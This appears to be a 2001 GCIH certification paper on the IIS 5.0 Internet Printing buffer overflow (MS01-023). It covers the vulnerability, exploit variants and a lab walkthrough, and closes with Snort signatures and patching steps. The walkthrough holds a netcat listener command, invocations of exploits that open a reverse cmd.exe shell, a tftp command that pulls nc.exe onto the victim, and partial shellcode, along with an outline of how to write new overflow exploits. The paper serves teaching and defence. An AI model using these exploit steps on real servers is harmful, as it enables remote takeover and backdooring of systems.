Global Information Assurance Certification Paper

Windows 2000 Internet Information Server 5.0 Internet Print Protocol Remote Buffer Overflow Vulnerability (MS01-023)

Ken Sweltz

Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment
Version 1.5c

July 26, 2001

TABLE OF CONTENTS

1.0 Vulnerability Details

Name: Unchecked Buffer in Internet Server Application Interface (ISAPI) Extension in Microsoft Internet Information Server (IIS) 5.0 (MS01-23); Common Vulnerabilities and Exposures (CVE) Candidate (CAN-2001-0241)

Variants: This is a variant of a buffer overflow attack against Microsoft IIS. There are a number of exploits that take advantage of this vulnerability. The following are examples of some of the variants:

- iishack2000.c – Proof of concept exploit written in C by Ryan Permeh of eEye
- iiswebexplt.pl – Proof of concept Perl script by Wanderley J. Abreu Jr. at storm@stormdev.net
- iisx.c - Exploit written in C by isno@xfocus.org
- jill.c – Exploit written in C by dspyrit@beavuh.org
- jill-win32.exe – Same as jill.c only this one is a Windows executable
- iis5hack.zip – Several files that include Perl, C, and Windows executables by Cyrus The Great at cyrusarmy@yahoo.com

There are also other buffer overflow attacks against Microsoft IIS. A recent example includes an unchecked buffer in the Index Server. More information related to this vulnerability can be found in Microsoft Security Bulletin MS01-033: Unchecked Buffer in Index Server ISAPI Extension. URL:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

An earlier example includes an unchecked buffer in the DLL that checked file types that require server side processing. More information related to this vulnerability can be found in Microsoft Security Bulletin MS99-019: Malformed HTR Request Vulnerability at URL:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS99-019.asp

Operating systems impacted: The following operating systems are impacted [4]:

- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server

This vulnerability only occurs when Microsoft ISS 5.0 is running.

Protocols/Services: This vulnerability accesses the web server through HyperText Transport Protocol (HTTTP), port 80, or HyperText Transmission Protocol Secure (HTTPS), port 443. It takes advantage of an implementation of the Internet Print Protocol (IPP) via an ISAPI extension in Microsoft 2000 running IIS 5.0.

Brief Description: This vulnerability impacts Windows 2000 platforms running Microsoft IIS 5.0. There is an unchecked buffer in a section of code handling IPP via an ISAPI extension. This could enable a remote attacker to conduct a buffer overrun attack and cause code of their choice to be executed on the target system. This code would execute in the Local System security context and give the attacker complete control of the server.

2.0 Protocol Description

Microsoft introduced native support for IPP in Windows 2000. IPP is an industry-standard protocol defined by RFC 2910 and 2911. It provides a way to request printing services and obtains the status of print jobs across the Internet via the HTTP. IPP makes use of Internet tools, programs, servers, and networks to allow users to print to a remote printer using the same methods they would if they were attached directly or attached via a local area network. This could include the use of HTTP servers and browsers. The IPP must also be capable of passing through firewalls and proxy servers. IPP is a protocol that is encapsulated within HTTP and uses HTTP as a carrier. An example of Internet printing would be someone at a remote location sending a print job across the Internet to their corporate headquarters. Windows 2000, via Internet Printing, enables users to print and view information about print jobs via their browsers. For Windows 2000 Server to process Internet print jobs, it must be running Microsoft IIS. For print servers implemented on Windows 2000 Professional, Microsoft Peer Web Services (PWS) must be running. Print server security is provided by IIS or PSW through the use of basic authentication, Microsoft challenge/response, or Kerberos authentication. The protocol is implemented in Windows 2000 via an ISAPI extension that is installed by default but which can only be accessed via IIS 5.0. [4]

A security vulnerability exists because the ISAPI extension for IPP contains an unchecked buffer in a section of code that handles input parameters. ISAPI allows developers to enhance the functionality of web servers through custom code that provides new services. If a low level service is implemented, an ISAPI filter is used. If a high level service is required, an ISAPI extension is used. Because IPP is an application level protocol used for distributed printing using Internet tools and technologies, an ISAPI extension is used. A cracker can take advantage of this buffer overflow by doing the following:

- They can overwrite the program code with their own executable and then change the program's operation to one of their choosing; e.g., causing a cmd.exe shell to execute.
- They can overwrite the program code with garbage data and cause the application to crash.

When implementing executable code on the server, an attacker can operate in Local System security context. This would give them complete control of the server and enable them to take virtually any action they chose. The attacker could exploit the vulnerability against any server with which they could conduct a web session. No other services would need to be available and only port 80 (HTTP) or 443 (HTTPS) would need to be open. [4]

3.0 Description of variants

3.1 Variants Related to MS01-23

This vulnerability was discovered by Riley Hassell of eEye Digital Security when he was researching some of the new features that Windows 2000 IIS 5.0 provides. One of the features was the IPP ISAPI extension in Windows 2000. This is located in:

C:\WINNT\System32\msw3prt.dll.

The vulnerability occurs when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request. The following is an example:

GET /NULL.printer HTTP/1.0
Host: [buffer of approximately 420 characters]

This allows the instruction pointer (EIP) to be overwritten; i.e., the EIP can be overwritten with a location in memory that contains exploit code that will execute with system level access. A buffer overflow would normally cause the Web server to stop responding. However, Windows 2000 automatically restarts the Web server when it crashes. This feature makes it easier for remote attacks to be executed. [3]

Ryan Permeh of eEye Digital Security created a “proof-of-concept" exploit. This exploit can be found at the following URL: http://www.eeye.com/html/research/Advisories/iishack2000.c. When run against an IIS 5 Web Server, the “proof-of-concept” exploit will create a text document in the root drive of C:\ on the remote server with instructions on how to patch the vulnerable server. It should be noted that eEye Digital Security did provide Microsoft with this “proof of concept” exploit and a more malicious exploit. The more malicious exploit will bind cmd.exe to an ISS remote port and allow the attacker to execute commands with System level access and gain full control over the victim. Because this is an ISS buffer overflow, there will be no IIS log that records the attack. [3]

After Riley Hassell identified the vulnerability and Ryan Permeh developed the initial exploit a number of variants became available. All these variants use the same buffer overflow vulnerability and insert different types of exploitable code to compromise the victim. A brief summary of the variants follows.

iiswebexplt.pl

This is a proof of concept Perl script by Wanderley J. Abreu Jr. at storm@stormdev.net that provides a response back to the attacking machine that the vulnerability is present on the victim.

iisx.c

This is a C program written by isno at isno@xfocus.org that spawns a cmd.exe shell and allows the attacker to telnet into the victim.

jill.c

This is a C program written by Dark Spryit at dspyrit@beavuh.org that spawns a reverse cmd.exe shell. You need to have a Netcat listener setup on the host you control to use this exploit.

jill-win32.exe

This is the same exploit as jill.c, but it runs as a Windows executable.

iis5hack.zip

These are a variety of exploits written by Cyrus The Great at cyrusarmy@yahoo.com in Perl, C, and Windows executable formats.

Additional information concerning the original proof of concept exploit and variants can be found at SecurityFocus.com using the following URL: http://www.securityfocus.com/bid/2674. Once you are at this link, click on the "Exploit" tab.

3.2 Other Buffer Overflow Exploits Impacting IIS

There are other buffer overflow exploits that impact ISS. These types of exploits can be particularly malicious because of the widespread deployment of this application. An earlier IIS buffer overflow vulnerability occurred in June 1999 and impacted IIS 4.0. This vulnerability related to a buffer overflow in a DLL that checked file types that require server side processing and impacts the way that .HTR, .STM and .IDC files are processed. This could impact the server in two ways. The first is a denial of service threat in which a malformed request for an .HTR, .STM or .IDC file could overflow the buffer causing IIS to crash. Although the server would not need to be rebooted, the IIS service would need to be restarted in order to continue working. The second threat is that a malicious constructed file request could cause arbitrary code of the attacker's choice to execute on the server via a classic buffer overrun technique. Both types of attacks need to be crafted by a cracker. They cannot be accidentally triggered. This vulnerability is present regardless of whether the .HTR, .STM or .IDC files are present on the server. More information related to this vulnerability can be found in Microsoft Security Bulletin MS99-019: Malformed HTR Request Vulnerability at URL [11]:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS99-019.asp

A more recent example includes an unchecked buffer in the Index Server. As part of the installation process, IIS installs several ISAPI extensions that provide extended functionality. This includes the idq.dll that provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files). This indexing function provides full-text search and indexing engines and could be run by a web browser that is setup to search for documents. It is required that the ISS server be running on the victim machine. Windows 2000 servers are particularly vulnerable

because IIS 5.0 installs by default as part of the normal installation. If IIS 5.0 is running, an attacker could establish a web session with the server on which idq.dll is installed and conduct a buffer overrun. This exploit would allow the attacker to take complete control of the server and execute commands of their choice. More information related to this vulnerability can be found in Microsoft Security Bulletin MS01-033: Unchecked Buffer in Index Server ISAPI Extension at URL [10]:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

4.0 How the exploit works

The exploit and variants discussed in the previous section take advantage of a buffer overflow. A buffer is an area of memory within a program that is used to store data; e.g., input parameters or program status. When placing data into the buffer, a program should determine if the buffer is large enough to store all the data. Buffer overflows occur when programs do not properly check input for appropriate length. The unanticipated input "overflows" onto another portion of the CPU stack. You are basically stuffing something too big in a box that is too small. If the data that overruns the buffer is random data, the program will fail when it tries to execute the random data. If the data is valid program code, the program will execute the new code and perform some new function. [4]

Buffer overflows can be divided into local and remote classes. Local overflows require access from the console and are normally available to a user who is logged on. Remote overflows are more malicious and can be exploited by anyone from any node on the network. The IPP vulnerability discussed in this paper can be exploited remotely. This makes it particularly dangerous. [6:161]

Using the Internet, an attacker could send a malformed Internet Printing request to an affected web server and exploit the buffer overrun. Because the Internet Printing ISAPI extension runs in the Local System security context, the attacker's code would for all practical purposes be part of the operating system itself. This would give the attacker complete control of the server. They could then:

- Load and execute any program they chose
- Add, change or delete any data
- Make changes to web pages
- Execute system commands
- Reconfigure the server
- Add or delete users
- Reformat the hard drive
- Use the machine to conduct other attacks. [4]

Because Internet Printing operates over HTTP or HTTPS, an attacker can exploit this buffer overflow via a web session using Ports 80 or 443 respectively. If a firewall were configured to block HTTP and HTTPS requests, an Internet-based attacker could not exploit the vulnerability.

[4]

The following is a step-by-step summary of how an exploit could be executed:

1. A target machine running Microsoft IIS 5.0 is identified via scanning and enumeration. The attacker could use SuperScan Version 3.0 by Foundstone. This will allow for the identification of open ports; e.g., 80 and 443. It also will identify that Microsoft IIS 5.0 is running on the potential victim.

2. If Port 80 is open, the attacker can chose this to use as the means of ingress into the victim machine. Since the jill.c exploit requires a netcat listener, this is first established on the attacker's machine. The exploit is then launched referencing the netcat listener port and the following actions occur:


    - An unchecked buffer in the mswprt.dll is found
    - A maliciously crafted HTTP .print request containing approximately 420 bytes in the Host field is executed and causes a buffer overflow.
    - Using the buffer overflow condition, a cmd.exe shell is spawned via the netcat listening port and the attacker gains local system access to the target machine.

3. The Trivial File Transport Protocol (TFTP) can be used to transfer files to the victim machine. This is done via the command shell. The result is the victim machine going to a directory on the attacker's machine and obtaining the listed files. This could include a netcat server or BackOrfice 2000 Server that the attacker could use to exploit the victims's machine in the future.

4. Using the cmd.exe shell, the attacker can execute commands of their choice. This could include copying or deleting files, overwriting data, or defacing web pages.

5.0 Diagram AND discussion of Text Exploit

The following diagram illustrates how an attack could be launched:



1. Scanning and enumeration is conducted to identify a victim
2. Exploit is executed causing a buffer overflow and spawning a cmd.exe shell to run on attacker machine
3. TFTP "Get" is used to place a backdoor on victim for future access
4. Attacker can do whatever malicious activity they want on the victim

The test network that was established to analyze how an exploit could be used against the IPP vulnerability contained the following hardware and software:

- NT_Attack Workstation (IP address 10.0.0.1). This machine was running NT 4.0 Workstation and was used to conduct scanning and enumeration using SuperScan by Foundstone, Inc. A BackOrfice 2000 Server was also placed on the victim machine and this attack machine was used as the BackOrfice 2000 Client.
- Win2k-Victim (IP Address 10.0.0.2). This machine was running Windows 2000 Server with IIS 5.0. It served as the victim of the exploit. To capture alerts and monitor traffic WinDump, Network Monitor, and Snort were used on this machine.
- Linux_Attack Workstation (IP Address 10.0.0.3). This machine was running Red Hat Linux 7.0. It was used to launch the exploits and serve as a host for the TFTP transfers. It was also used to conduct NMAP scanning against the victim machine.
- Hub. A NetGear 10/100 dual speed 4 port hub was used to connect the machines on the test network.

The analysis of this vulnerability was conducted in four steps that are discussed in the subsequent paragraphs.

Step One: Scanning and Enumeration

On the NT_Attack workstation (10.0.0.1), I used SuperScan Version 3.0 by Foundstone, Inc, to scan the victim. The following results show that Port 80 is available and Microsoft IIS 5.0 is running on the Win2k-Victim (10.0.0.2):

```
* + 10.0.0.2
        |___   21  File Transfer Protocol [Control]
                |___ 220 win2k-victim Microsoft FTP Service (Version 5.0)...
        |___   25  Simple Mail Transfer
                |___ 220 win2k-victim Microsoft ESMTP MAIL Service, Version: 5.0.2172.1
```

ready at Fri, 20 Jul 2001 18:28:28 -0400 ..
|___ 80 World Wide Web HTTP
|___ HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Date: Fri, 20 Jul 2001 22:28:31 GMT..Connection: Keep-Alive..Content-Length: 1270..
|___ 135 DCE endpoint resolution
|___ 139 NETBIOS Session Service
|___ 443 https MCom
|___ 445 Microsoft-DS
|___ 1025 network blackjack

Step Two: Exploit is Launched

I used the Linux_Attack Workstation (10.0.0.3) to launch the exploits. As a proof of concept, I first launched Ryan Permeh's, eEye Digital Security iishack2000.c exploit. The following is the syntax to launch this exploit:

Iishack2000 <victim host> <port> <service pack>

In my case, I used:

Iishack2000 10.0.0.2 80 0

This resulted in the file "www.eEye.com.txt" being placed in the root directory of the victim.

The following data captured using the Windows Network Monitor sniffer shows the exploit happening:

34 156.750000 LInux_Attack Win2K-Victim HTTP GET Request (from client using port 1026) 10.0.0.3 WIN2K-VICTIM IP
HTTP: GET Request (from client using port 1026)
HTTP: Request Method = GET
HTTP: Uniform Resource Identifier = /null.printer
HTTP: Protocol Version = HTTP/1.1
HTTP: Undocumented Header = Host: ï-â+ 3+f¦ Ç0 @G·d \êFénÅ DÇ<nv·Ç-ê÷0-â-ê è Ç+Ç-ß¯0+è=Ç+Ç- è=Ç+0+é-n Skâ i SSk Cnv nVê¦0+STiHnv PnV¤PnV SnV
nnnn
HTTP: Undocumented Header Fieldname = Host
HTTP: Undocumented Header Value = ï-â+ 3+f¦ Ç0 @G·d \êFénÅ DÇ<nv·Ç-ê÷0-â-ê è
00000: 00 01 02 48 5C ED 00 B0 D0 21 E2 0A 08 00 45 00 ...H\í.°Ð!â...E.
00010: 01 8B 00 73 40 00 40 06 24 F6 0A 00 00 03 0A 00 .‹.s@.@.$ö.....
00020: 00 02 04 02 00 50 07 12 36 E1 50 CE 81 B2 80 18 .....P..6áPÎ ²€.
00030: 7D 78 8A 48 00 00 01 01 08 0A 00 05 B2 1B 00 00 }xŠH.....².
00040: 00 00 47 45 54 20 2F 6E 75 6C 6C 2E 70 72 69 6E ..GET /null.prin
00050: 74 65 72 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F ter HTTP/1.1..Ho
00060: 73 74 3A 20 8B C4 83 C0 11 33 C9 66 B9 20 01 80 st: ‹Äƒ À.3Éf¹ .€
-Remainder of capture not shown—

I next prepared to launch Dark Spyrit's jill.c exploit.

In order for this exploit to run properly it is necessary to first establish a Netcat listener on the attacking workstation. I did this by opening a window in Linux and typing the following command:

nc –l – p 34567 –vv

This allows Netcat to listen on port 34567 in very verbose mode.

I then opened another window in Linux and launched jill.c. The syntax for this exploit is:

jill <victim host> <victim port> <attacker host> <attacker netcat listening port>

In my case, I used:

jill 10.0.0.2 80 10.0.0.3 34567

The exploit then ran successfully and a cmd.exe shell for the victim's machine was opened in the Netcat window on the attacker machine.

The following data captured using the Windows Network Monitor sniffer shows the exploit happening:

```
86 388.546875 LInux_Attack Win2K-Victim HTTP GET Request (from client using port 1027) 10.0.0.3
WIN2K-VICTIM IP
HTTP: GET Request (from client using port 1027)
   HTTP: Request Method = GET
   HTTP: Uniform Resource Identifier = /NULL.printer
   HTTP: Protocol Version = HTTP/1.0
   HTTP: Undocumented Header = Beavuh: ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉd   ]d   F°   â+§ÉÉÉï+3+f¦+   PÇ0ò@G·-
òòdG¶¡+-   òßû¦~`}òòòò+-@¶   Ükjj-M-µ¬ûf-pfûf-d¦ûn-¦üªx+---¬ûn-g,¢òòòf3ß¥¦-   Ræ-w
      HTTP: Undocumented Header Fieldname = Beavuh
      HTTP: Undocumented Header Value = ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉd   ]d   F°   â+§ÉÉÉï+3+f¦+   PÇ0ò@G
   HTTP: Undocumented Header = Host:
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
      HTTP: Undocumented Header Fieldname = Host
      HTTP: Undocumented Header Value =
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00000:  00 01 02 48 5C ED 00 B0 D0 21 E2 0A 08 00 45 00   ...H\í.°Ð!â...E.
00010:  04 D2 00 7C 40 00 40 06 21 A6 0A 00 00 03 0A 00   .Ò.|@.@.!¦......
00020:  00 02 04 03 00 50 15 44 85 B0 53 F8 FD FA 80 18   .....P.D…°Søýú€.
00030:  7D 78 BA 6D 00 00 01 01 08 0A 00 06 0C A6 00 00   }xºm.........¦..
00040:  00 00 47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E   ..GET /NULL.prin
00050:  74 65 72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65   ter HTTP/1.0..Be
00060:  61 76 75 68 3A 20 90 90 90 90 90 90 90 90 90 90   avuh:
```

-- Remainder of capture not shown--

Step Three: TFTP a file to the victim machine

I next used the TFTP command in the cmd.exe shell running on the Linux_Attack workstation to transfer a file to the victim's machine using the following command.

C:\tftp –i 10.0.0.3 get nc.exe

This caused the victim's machine to go to the Linux_Attack machine and transfer the file "nc.exe" back to the victim's machine. In this cause I transferred the Netcat executable, but I could have transferred other backdoor programs or any other files I wished using the same method.

The following data captured using the Windows Network Monitor sniffer shows the file transfer happening:

129 790.968750 LInux_Attack Win2K-Victim TCP .AP..., len: 28, seq: 355052286-355052314, ack:1408902915, win:32120, src:34567 dst: 1035 10.0.0.3 WIN2K-VICTIM IP
TCP: .AP..., len: 28, seq: 355052286-355052314, ack:1408902915, win:32120, src:34567 dst: 1035
00000: 00 01 02 48 5C ED 00 B0 D0 21 E2 0A 08 00 45 00 ...H\í.°Ð!â...E.
00010: 00 44 00 A2 40 00 40 06 26 0E 0A 00 00 03 0A 00 .D.¢@.@.&.....
00020: 00 02 87 07 04 0B 15 29 AA FE 53 FA 27 03 50 18 ..‡....)ªþSú'.P.
00030: 7D 78 56 19 00 00 74 66 74 70 20 2D 69 20 31 30 }xV...tftp -i 10
00040: 2E 30 2E 30 2E 33 20 67 65 74 20 6E 63 2E 65 78 .0.0.3 **get nc.ex**
00050: 65 0A

Step Four: Attacker Performs Malicious Activity on Victim's Box

Using the cmd.exe shell established when the jill.c exploit was run, I can perform any other malicious activity I choose. For illustration purposes, I simply created a C:\hack directory on the victim's machine.

At the ending of running both exploits the following additions were noted in the C:\ directory of the victim machine:

- The file "www.eEye.com.txt" is in the root directory as the result of running the iishack2000 exploit.
- The "nc.exe" file is in the root directory as the result of running TFTP from the cmd.exe shell opened by the jill.c exploit.
- The directory C:\hack is now in the root directory as an example of the malicious activity that can be performed as the result of using the cmd.exe shell opened by the jill.c exploit.

Additional Execution of Exploit

Since some script kiddies and inexperienced hackers are not familiar with a Linux platform, I also ran the jill-win32.exe exploit from the NT_Attack workstation (10.0.0.1). This was done in the same manner as running the jill.c exploit from the Linux_Attack workstation. When running the exploit on an NT box, it is necessary to open a "cmd.exe" window and run the exploit from the

command line. When the exploit was launched, I obtained similar results to running the jill.c exploit on the Linux_Attack workstation.

6.0 How to use the exploit

This and other buffer overflow vulnerabilities that impact ISS 5.0 are particularly malicious. This is because there is such a large installed base of ISS servers, the vulnerability can be easily exploited remotely, and once the exploit is run it is obtains system level access on the targeted machine. In addition, the Windows 2000 server does not produce a log that the server has been compromised. Therefore machines can be compromised without the system administrator even knowing the attack took place.

As previously discussed, there are a number of exploits that can be used maliciously to take advantage of the IPP buffer overflow vulnerability. These include:

- jill.c
- jill-win32.exe
- iisx.c
- iis5hack.zip tools

There is also the possibility that other variants of this attack have been crafted and are available.

By sending a malformed Internet Printing request to an affected Web server, an attacker can gain control of the target machine. Because the exploits can be launched remotely over the Internet and the attacker gains access to the operating system itself, this is an extremely serious vulnerability. There are a variety of malicious activities that could be performed. Depending on the attacker's intent this could be overtly done immediately or done covertly so that the box could be used in the future. Even if the network design prevented the attacker from easily using normal system operations to extend their control, the compromised server could server as a launching point for additional attacks against machines with other vulnerabilities.

The attacker could load and execute any program they choose. In my research for this paper, I placed the netcat executable on the server. This could just as easily have been a BackOrfice 2000 Server or a virus.

The attacker could also add, change or delete data. If there is confidential information on the server such as client data or company financial data, this information could be compromised and transferred to the attacker. Using this exploit, a disgruntled employee could go in and delete data that would disrupt company operations.

Another form of attack could involve the defacement or changes to web pages that are located on the server. This could be cone by any cracker who had an interest in embarrassing the owner of the server.

In addition system commands could be executed, the server could be reconfigured, users could be added or deleted, or the hard drive could even be formatted.

In the case of this vulnerability, exploits have already been written to take advantage of the buffer overflow and Microsoft has already released a patch to correct the problem. However, based on the latency that many system administrators have in responding to security bulletins and in properly installing patches, there are most likely still many machines that are subject to this vulnerability. Therefore this vulnerability will continue to be exploited in the future. In many cases this may be done to gain control of the server for use in conducting other exploits.

There are also other instances of buffer overflow vulnerabilities in Microsoft IIS and in other applications. These continue to be identified and exploits are written to take advantage of them. The computer underground has numerous crackers who create scripts that plug-in data into programs looking for potential buffer overflows. [1]

It is possible to find undiscovered buffer overflows and develop exploits to take advantage of them. The first thing a hacker needs to do is find a potential buffer overflow condition. This would involve searching the binary for weak function calls, looking at source code, and looking for functions that are known for not checking their buffers; e.g., strcpy, strncpy, strcat, sprintf, scanf, fgets, gets, getws. This could be accomplished by taking a brute force approach by shoving a repeating pattern of arbitrarily long characters into user input parameters. Anything with a repeating pattern that can be observed can be used. You would then look for a crash where the EIP contains your pattern. [1]

An exploit is then developed that can be pushed onto the stack. It is tailored to the processor architecture and operating system of the victim machine. The exploit code must fit onto the stack. If the raw machine language contains a value that the program filters it won't fit onto the stack. [1]

You then need to find the location to set the return pointer to so that it will point back into the stack for execution. Because the stack is very dynamic and the attacker doesn't know which memory location the executable code is at, this is extremely difficult. Once you have the ability to execute an arbitrary command, an attacker will typically execute a system call for executing a shell. The shell and command will run under the context of the process that was impacted by the buffer overflow; i.e., if the process was root you have root privileges. [1]

The following URL contains information about writing buffer overflow exploits with Perl:
http://www.hackersclub.com/km/library/hack2001/perl-buffer.txt

7.0 Signature of the attack

Because it is a buffer overflow, Windows 2000 and IIS 5.0 does not log this vulnerability when the server is impacted. This means that Web servers on the Internet running Windows 2000 are vulnerable to this attack and when exploited, there will be no IIS log anywhere that records the

attack [3]. As a result, I used Snort Version 1.7 (http://www.snort.org/) as an intrusion detection system to alert me to the two exploits I ran against this vulnerability. This is an especially useful tool because of the wide community support it has. I first setup my own snort rules file (kenrules-lib) to trigger the alerts. The following rules were used:

Snort Rule for the iishack2000.c eEye Digital Security "Proof of Concept" Exploit

alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS534/web-iis_http-iis5-printer-eeye"; flags: A+; content: "|8B C4 83 C0 11 33 C9 66 B9 20 01 80 30 03|";)

Note: The syntax for the above rule was obtained from Whitehats.com. URL:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids534&view=signatures

Snort Rule for the jill.c Dark Spryit Exploit

alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS535/web-iis_http-iis5-printer-beavuh"; flags: A+; content: "|33 C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3|";)

Note: The syntax for the above rule was obtained from Whitehats.com. URL:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids535&view=signatures

I then include a reference to the "kenrules-lib" file in the snort.conf file.

When the exploits were run, I obtained the following alerts in the alert.ids file generated by Snort:

Snort Alert for the iishack2000.c eEye Digital Security "Proof of Concept" Exploit

[**] IDS534/web-iis_http-iis5-printer-eeye [**]
07/20-20:23:22.159751 10.0.0.3:1026 -> 10.0.0.2:80
TCP TTL:64 TOS:0x0 ID:115 IpLen:20 DgmLen:395 DF
AP Seq: 0x71236E1 Ack: 0x50CE81B2 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 373275 0

Snort Alert for the jill.c Dark Spryit Exploit

[**] IDS535/web-iis_http-iis5-printer-beavuh [**]
07/20-20:27:13.953672 10.0.0.3:1027 -> 10.0.0.2:80
TCP TTL:64 TOS:0x0 ID:124 IpLen:20 DgmLen:1234 DF
AP Seq: 0x154485B0 Ack: 0x53F8FDFA Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 396454 0

The Snort rules are setup to look for particular content that is in the shellcode of each exploit. The content being looked for in the eEye "proof of concept" exploit is **8B C4 83 C0 11 33 C9 66**

B9 20 01 80 30 03 and is highlighted in bold in the following rule:

Snort Rule for the iishack2000.c eEye Digital Security "Proof of Concept" Exploit

alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS534/web-iis_http-iis5-printer-eeye"; flags: A+; **content: "|8B C4 83 C0 11 33 C9 66 B9 20 01 80 30 03|";)**

This will match the hex in the shell code extracted from the eEye "proof of concept" exploit as shown below:

Extract of Shellcode for the iishack2000.c eEye Digital Security "Proof of Concept" Exploit

unsigned char sc[2][315]={
"\x8b\xc4\x83\xc0\x11\x33\xc9\x66\xb9\x20\x01\x80\x30\x03\x40\xe2\xfa\xeb\x03\x03\x03\x03\x5c\x88\xe8\x82\xef\x8f\x09\x03\x03\x44\x80\x3c\xfc\x76\xf9\x80\xc4\x07\x88\xf6\
--remainder of shellcode not shown

Snort uses the same process to trigger an alert for the jill.c exploit.

Additional signatures for other IDS tools related to the eEye iishack2000.c exploit can be found at the following URL:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids534&view=signatures

Additional signatures for other IDS tools related to the Dark Spryit jill.c exploit can be found at the following URL:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids535&view=signatures

8.0 How to protect against it

8.1 Individual Actions

The Internet Printing ISAPI extension installs by default as part of Windows 2000. However, because requests to it can only be made through HTTP or HTTPS, you are only vulnerable if IIS 5.0 is running. Because it is a buffer overflow, Windows 2000 and IIS 5.0 does not log this vulnerability when the server is impacted [3]. To determine if you are vulnerable, you can run the eEye "proof of concept" exploit discussed in the paper. If you run this exploit and the file "www.eEye.com.txt" appears in the root directory of your server, then your server is vulnerable.

An explanation of how to test for this vulnerability in environments where security staff may be responsible for a large collection of IIS 5.0 servers is available at the following URL: http://www.securityfocus.com/bid/2674. Once at this URL, click on the credits tab and then click on the message "RE: Windows 2000 .printer remote overflow proof of concept exploit by Matt Power". This provides an example of how to modify the eEye "proof of concept" exploit to get the IIS 5.0 system to access a UNC share on a system controlled by the security staff.

The easiest and most effective protective measure is to run the patch that Microsoft has made available for this vulnerability. The patch eliminates the vulnerability by instituting proper input checking in the Internet Printing ISAPI extension. The patch is available from Microsoft for Windows 2000 Professional, Windows 2000 Server, and Windows 2000 Advanced Server at the following URL [4]: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321.

Patches for Windows 2000 Datacenter Server are hardware-specific and are only available from the original equipment manufacturer.

You can verify that the patch has been installed by checking for the following registry key on your machine:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP1\Q296576.

I also recommend that you rerun the eEye "proof of concept" exploit and verify that the "www.eEye.com.txt" is no longer being placed in the root directory of your server.

As part of the research for this paper, I installed the patch and reran the exploits. I was able to verify that the patch was effective in stopping both the iishack2000.c and jill.c exploits.

If you were proactive and used one of the following Microsoft security measures, this vulnerability would have been prevented from impacting your server [4]:

- The IIS 5.0 Security Checklist recommends that mapping to the Internet Printing ISAPI be turned off. The IIS 5.0 Security Checklist also provides additional useful guidance that can prevent other security vulnerabilities. It can be found at the following URL: http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/iis/tips/iis5chk.asp

- The security template (hisecweb.inf) provided in the IIS 5.0 Security Checklist removes the mapping for the Internet Printing ISAPI extension.

- The IIS Server Security tool includes a questionnaire regarding services provided by the web server. Unless you specifically indicate you want Internet mapping the tool disables the Internet Printing ISAPI extension. There is a question phase and deployment phase when you use this tool. You first define your security policy by answering a series of question and based on your answers a configuration file is produced that can be applied to lock down your server. In addition to a question about Internet Printing, there are questions about remote administration, FTP, email services, news services, telnet, sever side includes, and index services. The ISS Server Security tool can be found at the following URL: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=19889.

Although not recommended by Microsoft, you can also protect yourself by manually disabling Internet Printing. They provide the following procedures to do this [4]:

1. Launch the Microsoft Management Console and load the snap-in for Group Policy.
2. Select Computer Configuration, then Administrative Templates, then Printers.
3. Check the setting for Web-based Printing, and ensure that it is set to disabled.
